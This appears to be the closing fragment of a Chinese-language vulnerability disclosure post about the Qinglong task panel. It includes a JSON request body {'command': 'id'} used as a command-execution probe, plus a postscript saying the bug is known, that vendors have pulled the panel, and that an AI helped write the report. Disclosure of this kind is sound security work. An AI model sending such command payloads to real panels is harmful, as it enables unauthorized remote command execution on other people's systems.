{"command": "id"}
PS:
这个漏洞也挖到了有一段时间了,我虽然不是第一个挖到的但也不是最后一个吧!不过最近看飞牛、绿联等发布下架青龙面板,同时在GitHub看到有人提了issues 就发出来吧,这个应该不是0day、看issues有人去年就挖到了。
用AI分析写了个报告